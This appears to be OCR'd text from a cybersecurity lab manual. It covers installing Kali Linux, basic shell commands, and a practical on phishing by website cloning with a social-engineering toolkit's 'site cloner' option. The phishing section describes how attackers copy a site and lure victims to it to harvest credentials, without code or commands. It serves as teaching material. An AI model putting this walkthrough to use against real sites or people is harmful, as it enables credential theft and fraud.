

**Download the VMWare**











**Open the Kali Linux in VMWare**





**Kali Linux Installed Successfully**




## Basic commands of Kali-linux

In Kali Linux, the **'date'** command is used to display the **system**


**date** and **time.** In order to display the date, we have to use the following command:





The **'cd'** command is also called **chdir** (Change Directory). We used this command to **change** or **switch** the current working directory.

One of the most useful commands in Kali Linux is the **'ls'** command.The **ls** command lists the directory contents of files and directories.

The **'whoami'** command is used to print the effective **user ID** whereas





the **who** command prints information regarding users who are presently logged in.



The **'cat'** (concatenate) command is one of Kali Linux's most commonly usedcommands, permitting us to create single or many files, concatenate files andredirect, view contain of file output in terminal or files.

The **'mkdir'** command is used to **create directories.**

The **'uname'** command displays the **current system's information.** We can view system information about our Linux environment with the uname commandin Linux. With the **uname -a command,** we can learn more about our system, including **Kernel Name, Node Name, Kernel Release, Kernel Version, Hardware Platform, Processor,** and **Operating Syste**




# Practical: 3

## Phising Attack with Website Cloning


Phishing attacks are a type of social engineering attack that are designed to trick users into giving away sensitive information such as usernames, passwords, credit card numbers, or other personal information. One common method of phishing is website cloning, where attackers create a fake website that looks identical to a legitimate website, such as a banking or e-commerce website, in order to steal login credentials and other personal information from unsuspecting users.

The attacker creates a fake website that looks identical to a legitimate website, often by copying the HTML and CSS code from the real website. They may also create a similar-looking domain name or URL to further deceive the user.


### First Social Engineering Attack




**To clone the Website We will choose Website Attack Vectors**





The attacker sends an email or message to the victim, often posing as the legitimate website or company, with a link to the fake website. The email or message may claim that there is a problem with the user's account or that they need to update their login credentials.





Now we want to clone the Website so that user find the similar interface of that website and provide the important information like login credential.

So we will choose **site cloner**.





The user clicks on the link in the email or message and is taken to the fake website. The website may look identical to the real website, with the same logos, colors, and layout. However, the URL in the address bar will be different.

